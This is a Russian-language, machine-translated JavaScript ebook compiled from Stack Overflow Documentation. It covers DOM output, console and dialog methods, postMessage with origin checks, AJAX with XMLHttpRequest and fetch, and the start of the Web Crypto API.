Бесплатная электронная книга

УЧУСЬ JavaScript

Free unaffiliated eBook created from
Stack Overflow contributors.

#javascript

Около

You can share this PDF with anyone you feel could benefit from it, downloaded the latest version from: javascript

It is an unofficial and free JavaScript ebook created for educational purposes. All the content is extracted from Stack Overflow Documentation, which is written by many hardworking individuals at Stack Overflow. It is neither affiliated with Stack Overflow nor official JavaScript.

Use the content presented in this book at your own risk; it is not guaranteed to be correct nor accurate, please send your feedback and corrections to info@zzzprojects.com

глава 1: Начало работы с JavaScript

замечания

JavaScript (не путать с Java) - это динамический, слабо типизированный язык, используемый для клиентской стороны, а также для серверных скриптов.

JavaScript - это язык с учетом регистра. Это означает, что язык считает, что заглавные буквы отличаются от их нижестоящих копий. Ключевые слова в JavaScript - это строчные буквы.

JavaScript - это стандартная реализация стандарта ECMAScript.

Темы этого тега часто ссылаются на использование JavaScript в браузере, если не указано иное. Только файлы JavaScript не могут запускаться непосредственно браузером; необходимо встроить их в HTML-документ. Если у вас есть код JavaScript, который вы хотите попробовать, вы можете вставить его в некоторый контент-заполнитель, подобный этому, и сохранить результат как `example.html` :

```
<!doctype html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Test page</title>
  </head>
  <body>
    Inline script (option 1):
    <script>
      // YOUR CODE HERE
    </script>
    External script (option 2):
    <script src="your-code-file.js"></script>
  </body>
</html>
```

Версии

Версия	Дата выхода
1	1997-06-01
2	1998-06-01
3	1998-12-01
E4X	2004-06-01
5	2009-12-01

Версия	Дата выхода
5,1	2011-06-01
6	2015-06-01
7	2016-06-14
8	2017-06-27

Examples

Использование API DOM

DOM означает **D** ocument **O** bject **M** odel. Это объектно-ориентированное представление структурированных документов, таких как XML и HTML .

Установка свойства `textContent Element` - один из способов вывода текста на веб-страницу.

Например, рассмотрим следующий тег HTML:

```
<p id="paragraph"></p>
```

Чтобы изменить свойство `textContent` , мы можем запустить следующий JavaScript:

```
document.getElementById("paragraph").textContent = "Hello, World";
```

Это выберет элемент, который с `paragraph` id и настроит его текстовое содержимое на « Hello, World»:

```
<p id="paragraph">Hello, World</p>
```

(См. Также эту демонстрацию)

Вы также можете использовать JavaScript для создания нового элемента HTML программно. Например, рассмотрим документ HTML со следующим телом:

```
<body>
   <h1>Adding an element</h1>
</body>
```

В нашем JavaScript мы создаем новый `<p>` с свойством `textContent` и добавляем его в конец тела html:

```
var element = document.createElement('p');
element.textContent = "Hello, World";
```

```
document.body.appendChild(element); //add the newly created element to the DOM
```

Это изменит ваше тело HTML на следующее:

```
<body>
   <h1>Adding an element</h1>
   <p>Hello, World</p>
</body>
```

Обратите внимание, что для управления элементами в DOM с использованием JavaScript код JavaScript должен запускаться *после* создания соответствующего документа в документе. Это может быть достигнуто путем размещения тегов JavaScript `<script>` *после* всего вашего другого содержимого `<body>` . Кроме того, вы можете также использовать прослушиватель событий для прослушивания, например. `window onload` , добавление вашего кода в этот прослушиватель событий задержит запуск вашего кода до тех пор, пока не будет загружен весь контент на вашей странице.

Третий способ убедиться, что все ваши DOM загружены, заключается в том, чтобы обернуть код манипуляции DOM с помощью функции тайм-аута 0 мс . Таким образом, этот код JavaScript переупорядочивается в конце очереди выполнения, что дает браузеру возможность закончить выполнение некоторых не-JavaScript-вещей, которые ждали завершения, прежде чем приступать к этой новой части JavaScript.

Использование console.log ()

Вступление

Все современные веб-браузеры, NodeJs, а также почти все другие среды JavaScript поддерживают запись сообщений на консоль с использованием набора методов ведения журнала. Наиболее распространенным из этих методов является `console.log()` .


В среде браузера функция `console.log()` используется преимущественно для целей отладки.

Начиная

Откройте консоль JavaScript в своем браузере, введите следующую команду и нажмите `Enter` :

```
console.log("Hello, World!");
```

Это запустит на консоль следующее:




В приведенном выше примере функция `console.log()` печатает `Hello, World!` на консоль и возвращает `undefined` (показано выше в окне вывода консоли). Это связано с тем, что `console.log()` не имеет явного *возвращаемого значения* .

Регистрирующие переменные

`console.log()` может использоваться для записи переменных любого типа; не только строки. Просто передайте переменную, которую вы хотите отобразить в консоли, например:

```
var foo = "bar";
console.log(foo);
```


Это запустит на консоль следующее:



Если вы хотите регистрировать два или более значения, просто разделите их запятыми. Пространства будут автоматически добавляться между каждым аргументом во время конкатенации:

```
var thisVar = 'first value';
var thatVar = 'second value';
console.log("thisVar:", thisVar, "and thatVar:", thatVar);
```

Это запустит на консоль следующее:




Заполнители

Вы можете использовать `console.log()` в сочетании с заполнителями:

```
var greet = "Hello", who = "World";
console.log("%s, %s!", greet, who);
```

Это запустит на консоль следующее:




Объекты регистрации

Ниже мы видим результат регистрации объекта. Это часто полезно для регистрации ответов JSON от вызовов API.

```
console.log({
    'Email': '',
    'Groups': {},
    'Id': 33,
    'IsHiddenInUI': false,
    'IsSiteAdmin': false,
    'LoginName': 'i:0#.w|virtualdomain\\user2',
    'PrincipalType': 1,
    'Title': 'user2'
});
```

Это запустит на консоль следующее:



Запись элементов HTML

У вас есть возможность регистрировать любой элемент, который существует в *DOM* . В этом случае мы регистрируем элемент body:

```
console.log(document.body);
```

Это запустит на консоль следующее:

Конечная нота

Дополнительные сведения о возможностях консоли см. В разделе « Консоль» .

Использование window.alert ()

Метод `alert` отображает окно визуального предупреждения на экране. Параметр метода оповещения отображается пользователю **простым** текстом:

```
window.alert(message);
```

Поскольку `window` является глобальным объектом, вы можете вызвать также следующую


сокращенную форму:

```
alert(message);
```

Так что делает `window.alert()` ? Итак, давайте рассмотрим следующий пример:

```
alert('hello, world');
```

В Chrome это создаст всплывающее окно:



Заметки

> Метод `alert` технически является свойством объекта `window` , но поскольку все свойства `window` автоматически являются глобальными переменными, мы можем использовать `alert` как глобальную переменную вместо свойства `window` - это означает, что вы можете напрямую использовать `alert()` вместо `window.alert()` .

В отличие от использования `console.log` , `alert` действует как модальное приглашение, означающее, что `alert` вызове кода приостанавливается до тех пор, пока на запрос не будет дан ответ. Традиционно это означает, что *никакой другой код JavaScript не будет выполняться* до тех пор, пока предупреждение не будет уволено:

```
alert('Pause!');
console.log('Alert was dismissed');
```

Однако спецификация фактически позволяет другому коду, инициируемому событиями, продолжать выполнение, даже если модальный диалог все еще отображается. В таких реализациях возможен запуск другого кода, пока отображается модальный диалог.

Более подробную информацию об использовании метода `alert` можно найти в теме подсказок модалов .

Использование предупреждений обычно обескураживается в пользу других методов, которые не блокируют взаимодействие пользователей со страницей, чтобы создать

лучший пользовательский интерфейс. Тем не менее, это может быть полезно для отладки.

Начиная с Chrome 46.0, `window.alert()` блокируется внутри `<iframe>` если его атрибут sandbox не имеет значения allow-modal .

Использование window.prompt ()

Простым способом получения ввода от пользователя является метод `prompt()` .


Синтаксис

```
prompt(text, [default]);
```

- **text** : текст отображается в поле подсказки.
- **default** : Значение по умолчанию для поля ввода (необязательно).

Примеры

```
var age = prompt("How old are you?");
console.log(age); // Prints the value inserted by the user
```



Если пользователь нажимает кнопку « `OK` » , возвращается входное значение. В противном случае метод возвращает `null` .

Возвращаемое значение `prompt` всегда является строкой, если пользователь не нажимает кнопку « `Отмена` » , в которой в этом случае он возвращает значение « `null` . Safari является исключением, когда пользователь нажимает кнопку «Отмена», функция возвращает пустую строку. Оттуда вы можете преобразовать возвращаемое значение в другой тип, например целое число .

Заметки

- Пока отображается окно приглашения, пользователю не разрешается обращаться к

другим частям страницы, так как диалоговые окна являются модальными окнами.
- Начиная с Chrome 46.0 этот метод блокируется внутри `<iframe>` если его атрибут sandbox не имеет значения allow-modal.

Использование DOM API (с графическим текстом: Canvas, SVG или файл изображения)

Использование элементов холста

HTML предоставляет элемент холста для создания растровых изображений.

Сначала создайте холст для хранения информации пикселя изображения.

```
var canvas = document.createElement('canvas');
canvas.width = 500;
canvas.height = 250;
```

Затем выберите контекст для холста, в данном случае двумерный:

```
var ctx = canvas.getContext('2d');
```

Затем установите свойства, связанные с текстом:

```
ctx.font = '30px Cursive';
ctx.fillText("Hello world!", 50, 50);
```

Затем вставьте элемент `canvas` в страницу, чтобы вступить в силу:

```
document.body.appendChild(canvas);
```

Использование SVG

SVG предназначен для построения масштабируемой векторной графики и может использоваться в HTML.

Сначала создайте контейнер SVG-элемента с размерами:

```
var svg = document.createElementNS('http://www.w3.org/2000/svg', 'svg');
svg.width = 500;
svg.height = 50;
```

Затем создайте `text` элемент с желаемыми характеристиками позиционирования и шрифта:

```
var text = document.createElementNS('http://www.w3.org/2000/svg', 'text');
text.setAttribute('x', '0');
text.setAttribute('y', '50');
text.style.fontFamily = 'Times New Roman';
text.style.fontSize = '50';
```

Затем добавьте фактический текст для отображения в `text` элемент:

```
text.textContent = 'Hello world!';
```

Наконец добавьте `text` элемент в наш `svg` контейнер и добавьте элемент контейнера `svg` в документ HTML:

```
svg.appendChild(text);
document.body.appendChild(svg);
```

Файл изображения

Если у вас уже есть файл изображения, содержащий нужный текст и помещенный на сервер, вы можете добавить URL-адрес изображения, а затем добавить изображение в документ следующим образом:

```
var img = new Image();
img.src = 'https://i.ytimg.com/vi/zecueq-mo4M/maxresdefault.jpg';
document.body.appendChild(img);
```

Использование window.confirm ()

Метод `window.confirm()` отображает модальное диалоговое окно с необязательным сообщением и двумя кнопками: «OK» и «Отмена».

Теперь давайте рассмотрим следующий пример:


```
result = window.confirm(message);
```

Здесь **сообщение** является необязательной строкой, отображаемой в диалоговом окне, и **результатом** является логическое значение, указывающее, было ли выбрано значение «OK» или «Отмена» (true означает «OK»).

`window.confirm()` обычно используется для запроса подтверждения пользователя перед тем, как совершить опасную операцию, например, удалить что-то в панели управления:

```
if(window.confirm("Are you sure you want to delete this?")) {
    deleteItem(itemId);
}
```

Результат этого кода будет выглядеть в браузере:



Если вам это нужно для последующего использования, вы можете просто сохранить результат взаимодействия пользователя с переменной:

```
var deleteConfirm = window.confirm("Are you sure you want to delete this?");
```

Заметки

- Аргумент является необязательным и не требуется спецификацией.
- Диалоговые окна - это модальные окна - они не позволяют пользователю получить доступ к остальной части интерфейса программы, пока диалоговое окно не будет закрыто. По этой причине вам не следует злоупотреблять какой-либо функцией, которая создает диалоговое окно (или модальное окно). И независимо от того, есть очень веские причины, чтобы избежать использования диалоговых окон для подтверждения.
- Начиная с Chrome 46.0 этот метод блокируется внутри `<iframe>` если его атрибут sandbox не имеет значения allow-modal.
- Обычно принято называть метод подтверждения с удалением окна, поскольку объект окна всегда неявный. Тем не менее, рекомендуется явно определять объект окна, поскольку ожидаемое поведение может измениться из-за реализации на более низком уровне уровня с помощью так называемых методов.

Прочитайте Начало работы с JavaScript онлайн: https://riptutorial.com/ru/javascript/topic/185/начало-работы-с-javascript

глава 2: .postMessage () и MessageEvent

Синтаксис

- `windowObject.postMessage(message, targetOrigin, [transfer]);`
- `window.addEventListener("message", receiveMessage);`

параметры

параметры	
сообщение	
targetOrigin	
перечислить	`optional`

Examples

Начиная

Что такое .postMessage () , когда и почему мы его используем

`.postMessage()` **- способ безопасно разрешить связь между скриптами с поперечным началом.**

Обычно две разные страницы могут напрямую взаимодействовать друг с другом с использованием JavaScript, когда они находятся под одним и тем же источником, даже если один из них встроен в другой (например, `iframes`) или один из них открывается из другого (например, `window.open()`). С `.postMessage()` вы можете обойти это ограничение, оставаясь в безопасности.

Вы можете использовать `.postMessage()` **когда у вас есть доступ к JavaScript-коду обоих страниц.** Поскольку получателю необходимо проверить отправителя и обработать сообщение соответствующим образом, вы можете использовать этот метод только для связи между двумя имеющимися у вас сценариями.

Мы построим пример для отправки сообщений дочернему окну и отображения сообщений в дочернем окне. Предполагается, что страница родителя / отправителя будет

`http://sender.com` а страница ребенка / получателя будет считаться `http://receiver.com` для примера.

Отправка сообщений

Чтобы отправлять сообщения в другое окно, вам нужно иметь ссылку на его `window` объект. `window.open()` возвращает ссылочный объект только что открытого окна. Для других методов , чтобы получить ссылку на объект окна, увидеть объяснение под `otherWindow` параметром здесь .

```
var childWindow = window.open("http://receiver.com", "_blank");
```

Добавьте `textarea` и `send button` которые будут использоваться для отправки сообщений дочернему окну.

```
<textarea id="text"></textarea>
<button id="btn">Send Message</button>
```

Отправьте текст `textarea` с помощью `.postMessage(message, targetOrigin)` когда `button` .

```
var btn = document.getElementById("btn"),
    text = document.getElementById("text");

btn.addEventListener("click", function () {
    sendMessage(text.value);
    text.value = "";
});

function sendMessage(message) {
    if (!message || !message.length) return;
    childWindow.postMessage(JSON.stringify({
        message: message,
        time: new Date()
    }), 'http://receiver.com');
}
```

Чтобы отправлять и получать объекты JSON вместо простой строки, могут использоваться методы `JSON.stringify()` и `JSON.parse()` . `Transfarable Object` может быть предоставлен в качестве третьего необязательного параметра метода `.postMessage(message, targetOrigin, transfer)` , но поддержка браузера по-прежнему отсутствует даже в современных браузерах.

В этом примере, поскольку наш приемник считается `http://receiver.com` page, мы вводим его url как `targetOrigin` . Значение этого параметра должно соответствовать `origin` от `childWindow` объекта для сообщения , которое требуется отправить. Можно использовать `*` в качестве `wildcard` но **настоятельно рекомендуется** избегать использования подстановочного знака и всегда устанавливать этот параметр для конкретного источника

получателя по **соображениям безопасности** .

Получение, проверка и обработка сообщений

Код в этой части должен быть помещен на страницу получателя, которая для нашего примера - `http://receiver.com` .

Чтобы получать сообщения, необходимо прослушать `message event` в `window` .

```
window.addEventListener("message", receiveMessage);
```

Когда сообщение получено, необходимо **выполнить** несколько **шагов, чтобы обеспечить максимальную безопасность** .

- Проверить отправителя
- Подтвердить сообщение
- Обработать сообщение

Отправитель всегда должны быть проверены, чтобы убедиться, что сообщение получено от доверенного отправителя. После этого само сообщение должно быть проверено, чтобы убедиться, что ничего не получено. После этих двух проверок сообщение может быть обработано.

```
function receiveMessage(ev) {
    //Check event.origin to see if it is a trusted sender.
    //If you have a reference to the sender, validate event.source
    //We only want to receive messages from http://sender.com, our trusted sender page.
    if (ev.origin !== "http://sender.com" || ev.source !== window.opener)
        return;

    //Validate the message
    //We want to make sure it's a valid json object and it does not contain anything malicious

    var data;
    try {
        data = JSON.parse(ev.data);
        //data.message = cleanseText(data.message)
    } catch (ex) {
        return;
    }

    //Do whatever you want with the received message
    //We want to append the message into our #console div
    var p = document.createElement("p");
    p.innerText = (new Date(data.time)).toLocaleTimeString() + " | " + data.message;
    document.getElementById("console").appendChild(p);
}
```

Нажмите здесь, чтобы увидеть JS Fiddle, демонстрирующий его использование.

Прочитайте .postMessage () и MessageEvent онлайн:
https://riptutorial.com/ru/javascript/topic/5273/-postmessage----и-messageevent

глава 3: AJAX

Вступление

AJAX означает «Асинхронный JavaScript и XML». Хотя имя включает XML, JSON чаще используется из-за его более простого форматирования и более низкой избыточности. AJAX позволяет пользователю общаться с внешними ресурсами без перезагрузки веб-страницы.

замечания

AJAX означает **A** синхронный **J** avaScript **и X** ML. Тем не менее вы можете использовать другие типы данных и - в случае xmlhttprequest -switch - в устаревшем синхронном режиме.

AJAX позволяет веб-страницам отправлять HTTP-запросы на сервер и получать ответ, не загружая всю страницу.

Examples

Использование GET и никаких параметров

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
    if (xhttp.readyState === XMLHttpRequest.DONE && xhttp.status === 200) {
        //parse the response in xhttp.responseText;
    }
};
xhttp.open("GET", "ajax_info.txt", true);
xhttp.send();
```

6

API-интерфейс `fetch` - это новый способ, основанный на обещаниях для создания асинхронных HTTP-запросов.

```
fetch('/').then(response => response.text()).then(text => {
  console.log("The home page is " + text.length + " characters long.");
});
```

Отправка и получение данных JSON через POST

6

Первоначальные запросы на выборку возвращают объекты Response. Они будут предоставлять информацию заголовка ответа, но они не включают непосредственно тело

ответа, которое еще не загружено. Методы объекта Response, такие как `.json()` могут использоваться для ожидания загрузки тела ответа, а затем для его анализа.

```
const requestData = {
  method : 'getUsers'
};

const usersPromise = fetch('/api', {
  method : 'POST',
  body : JSON.stringify(requestData)
}).then(response => {
  if (!response.ok) {
    throw new Error("Got non-2XX response from API server.");
  }
  return response.json();
}).then(responseData => {
  return responseData.users;
});

usersPromise.then(users => {
  console.log("Known users: ", users);
}, error => {
  console.error("Failed to fetch users due to error: ", error);
});
```

Отображение верхних JavaScript-вопросов месяца из API-интерфейса Stack Overflow

Мы можем сделать запрос AJAX API-интерфейса Stack Exchange, чтобы получить список верхних вопросов JavaScript за месяц, а затем представить их в виде списка ссылок. Если запрос терпит неудачу или возвращает ошибку API, наша обработка ошибок обещаний отображает ошибку.

6
Просмотр результатов в реальном времени на HyperWeb .

```
const url =
    'http://api.stackexchange.com/2.2/questions?site=stackoverflow' +
    '&tagged=javascript&sort=month&filter=unsafe&key=gik4BOCMC7J9doavgYteRw((';

fetch(url).then(response => response.json()).then(data => {
  if (data.error_message) {
    throw new Error(data.error_message);
  }

  const list = document.createElement('ol');
  document.body.appendChild(list);

  for (const {title, link} of data.items) {
    const entry = document.createElement('li');
    const hyperlink = document.createElement('a');
    entry.appendChild(hyperlink);
    list.appendChild(entry);

    hyperlink.textContent = title;
```

```
    hyperlink.href = link;
  }
}).then(null, error => {
  const message = document.createElement('pre');
  document.body.appendChild(message);
  message.style.color = 'red';

  message.textContent = String(error);
});
```

Использование GET с параметрами

Эта функция выполняет вызов AJAX с использованием GET, позволяя нам отправлять **параметры** (объект) в **файл** (строку) и запускать **обратный вызов** (функцию), когда запрос завершен.

```
function ajax(file, params, callback) {

  var url = file + '?';

  // loop through object and assemble the url
  var notFirst = false;
  for (var key in params) {
    if (params.hasOwnProperty(key)) {
      url += (notFirst ? '&' : '') + key + "=" + params[key];
    }
    notFirst = true;
  }

  // create a AJAX call with url as parameter
  var xmlhttp = new XMLHttpRequest();
  xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
      callback(xmlhttp.responseText);
    }
  };
  xmlhttp.open('GET', url, true);
  xmlhttp.send();
}
```

Вот как мы его используем:

```
ajax('cars.php', {type:"Volvo", model:"300", color:"purple"}, function(response) {
  // add here the code to be executed when data comes back to this page
  // for example console.log(response) will show the AJAX response in console
});
```

Далее показано, как восстановить параметры url в `cars.php` :

```
if(isset($_REQUEST['type'], $_REQUEST['model'], $_REQUEST['color'])) {
  // they are set, we can use them !
  $response = 'The color of your car is ' . $_REQUEST['color'] . '. ';
  $response .= 'It is a ' . $_REQUEST['type'] . ' model ' . $_REQUEST['model'] . '!';
  echo $response;
}
```

Если у вас был `console.log(response)` в функции обратного вызова, результатом в консоли было бы:

> Цвет вашего автомобиля фиолетовый. Это модель Volvo 300!

Проверьте, существует ли файл через запрос HEAD

Эта функция выполняет запрос AJAX, используя метод HEAD, позволяющий нам **проверить, существует ли файл в каталоге,** указанном в качестве аргумента. Это также позволяет нам **запускать обратный вызов для каждого случая** (успех, сбой).

```
function fileExists(dir, successCallback, errorCallback) {
    var xhttp = new XMLHttpRequest;

    /* Check the status code of the request */
    xhttp.onreadystatechange = function() {
        return (xhttp.status !== 404) ? successCallback : errorCallback;
    };

    /* Open and send the request */
    xhttp.open('head', dir, false);
    xhttp.send();
};
```

Добавить предварительный загрузчик AJAX

Вот способ показать предварительный загрузчик GIF во время выполнения вызова AJAX. Нам нужно подготовить наши функции добавления и удаления предустановок:

```
function addPreloader() {
  // if the preloader doesn't already exist, add one to the page
  if(!document.querySelector('#preloader')) {
    var preloaderHTML = '<img id="preloader" src="https://goo.gl/cNhyvX" />';
    document.querySelector('body').innerHTML += preloaderHTML;
  }
}

function removePreloader() {
  // select the preloader element
  var preloader = document.querySelector('#preloader');
  // if it exists, remove it from the page
  if(preloader) {
    preloader.remove();
  }
}
```

Теперь мы рассмотрим, где использовать эти функции.

```
var request = new XMLHttpRequest();
```

Внутри функции `onreadystatechange` вы должны иметь оператор if с условием: `request.readyState == 4 && request.status == 200` .

Если **true** : запрос завершен, и ответ готов, и мы будем использовать `removePreloader()` .

Else if **false** : запрос все еще выполняется, в этом случае мы запустим функцию `addPreloader()`

```
xmlhttp.onreadystatechange = function() {

  if(request.readyState == 4 && request.status == 200) {
    // the request has come to an end, remove the preloader
    removePreloader();
  } else {
    // the request isn't finished, add the preloader
    addPreloader()
  }

};

xmlhttp.open('GET', your_file.php, true);
xmlhttp.send();
```

Прослушивание событий AJAX на глобальном уровне

```
// Store a reference to the native method
let open = XMLHttpRequest.prototype.open;

// Overwrite the native method
XMLHttpRequest.prototype.open = function() {
    // Assign an event listener
    this.addEventListener("load", event => console.log(XHR), false);
    // Call the stored reference to the native method
    open.apply(this, arguments);
};
```

Прочитайте AJAX онлайн: https://riptutorial.com/ru/javascript/topic/192/ajax

глава 4: API веб-криптографии

замечания

API WebCrypto обычно доступны только для «защищенных» источников, что означает, что документ должен быть загружен через HTTPS или с локального компьютера (из `localhost` , `file:` или расширения браузера).

Эти API-интерфейсы указаны в Рекомендации кандидата на получение W3C Web Cryptography API Candidate .

Examples

Криптографически случайные данные

```
// Create an array with a fixed size and type.
var array = new Uint8Array(5);

// Generate cryptographically random values
crypto.getRandomValues(array);

// Print the array to the console
console.log(array);
```

`crypto.getRandomValues(array)` может использоваться с экземплярами следующих классов (описанных далее в двоичных данных) и будет генерировать значения из заданных диапазонов (оба конца включительно):

- `Int8Array` : -2^7 to $2^7 -1$
- `Uint8Array` : от 0 до $2^8 -1$
- `Int16Array` : -2^{15} до $2^{15} -1$
- `Uint16Array` : от 0 до $2^{16} -1$
- `Int32Array` : -2^{31} to $2^{31} -1$
- `Uint32Array` : от 0 до $2^{31} -1$

Создание дайджестов (например, SHA-256)

```
// Convert string to ArrayBuffer. This step is only necessary if you wish to hash a string,
not if you aready got an ArrayBuffer such as an Uint8Array.
var input = new TextEncoder('utf-8').encode('Hello world!');

// Calculate the SHA-256 digest
crypto.subtle.digest('SHA-256', input)
// Wait for completion
.then(function(digest) {
